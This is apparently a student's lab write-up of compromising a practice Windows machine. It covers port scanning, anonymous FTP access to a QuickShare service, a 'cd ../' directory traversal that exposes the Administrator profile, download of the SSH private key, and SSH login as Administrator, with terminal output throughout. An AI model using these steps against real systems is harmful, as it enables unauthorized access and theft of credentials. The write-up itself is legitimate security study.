- dirb http://192.168.2.15:80
- dirb http://192.168.2.15:5985
- dirb http://192.168.2.15:47001
    - Nothing

Checking the robots.txt of each site showed us nothing

This entire time I needed to reset the machine, there was a port that was not showing…
Port 8021 has another FTP port along with another




```
Nmap scan report for 192.168.2.15
Host is up (0.012s latency).
Not shown: 65517 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
8021/tcp  open  ftp-proxy
8080/tcp  open  http-proxy
42000/tcp open  unknown
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49176/tcp open  unknown
49192/tcp open  unknown
49193/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 101.16 seconds

┌──(kali㉿kali)-[~/Desktop/studies/scans/Genisis - 192.168.2.15]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Both port 8021 and 8080 did not display so we need to investigate these

After much hair pulling I went back to the walkthroughs which seem to indicate that ftp://192.168.2.15:8021 should direct us to a ftp webserver however it directs to a google search on my firefox (see image below)



About 0 results (0.22 seconds)

Your search - **ftp://192.168.2.15:8021** - did not match any documents.

Suggestions:


- Make sure that all words are spelled correctly.
- Try different keywords.
- Try more general keywords.

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

After attempting various methods of accessing port 8021 via the web page, I tried to use anonymous FTP on the port.

- ftp 192.168.2.15:8081
- anonymous

This shows me the quick share files




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Genisis - 192.168.2.15]
└─$ ftp 192.168.2.15 8021
Connected to 192.168.2.15.
220 quickshare ftpd ready.
Name (192.168.2.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,2,15,193,159)
150 Here comes the directory listing.
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 My Music
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 My Pictures
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 My Videos
-rwxrwxrwx    1      ftp      ftp        402  Jul 26  2020 desktop.ini
226 Directory send OK.
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

I tried to navigate around with cd .. however the command does not work

Navigating using the below has worked which is apparently an exploit within the quickshare service itself

- cd ../




```
ftp> cd ..
550 Command failed.
ftp> cd ../
250 Command successful.
ftp> ls
227 Entering Passive Mode (192,168,2,15,193,160)
150 Here comes the directory listing.
drwxrwxrwx    1      ftp      ftp          0  Aug 30 22:00 .ssh
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 AppData
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Application Data
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Contacts
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Cookies
drwxrwxrwx    1      ftp      ftp          0  Jul 31  2020 Desktop
drwxrwxrwx    1      ftp      ftp          0  Sep 01 06:42 Documents
drwxrwxrwx    1      ftp      ftp          0  Jul 31  2020 Downloads
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Favorites
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Links
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Local Settings
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Music
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 My Documents
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 NetHood
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Pictures
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 PrintHood
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Recent
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Saved Games
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Searches
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 SendTo
drwxrwxrwx    1      ftp      ftp          0  Jul 26  2020 Start Menu
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

We found the .ssh file which will contain keys to connect via ssh

- get id_rsa
- get id_rsa.pub




```
ftp> ls
227 Entering Passive Mode (192,168,2,15,193,162)
150 Here comes the directory listing.
-rwxrwxrwx    1      ftp      ftp         2590  Aug 30 22:00 id_rsa
-rwxrwxrwx    1      ftp      ftp          563  Aug 30 21:59 id_rsa.pub
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
227 Entering Passive Mode (192,168,2,15,193,163)
150 Opening BINARY connection.
100% |***********************************************************************************|  2590        5.25 MiB/s    00:00 ETA
226 File send OK.
2590 bytes received in 00:00 (51.97 KiB/s)
ftp> get id_rsa.pub
local: id_rsa.pub remote: id_rsa.pub
227 Entering Passive Mode (192,168,2,15,193,164)
150 Opening BINARY connection.
100% |***********************************************************************************|   563        6.24 MiB/s    00:00 ETA
226 File send OK.
563 bytes received in 00:00 (11.87 KiB/s)
ftp> 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

Using the **id_rsa** file we can connect to the ssh server

- ssh -i Administrator@192.168.2.15



Administrato...mmand Prompt ×
kali@kali: ~/Desktop/studi...ans/Genisis -
kali@kali: ~
File Actions Edit View Help

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
gnisis\administrator

C:\Users\Administrator>id
'id' is not recognized as an ir
operable program or batch file.

C:\Users\Administrator>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

Looks like we’re in!

The issue with me connecting for a little while there was I was trying to connect to the admin account with root@192.168.2.15 instead of the windows root account, Administrator.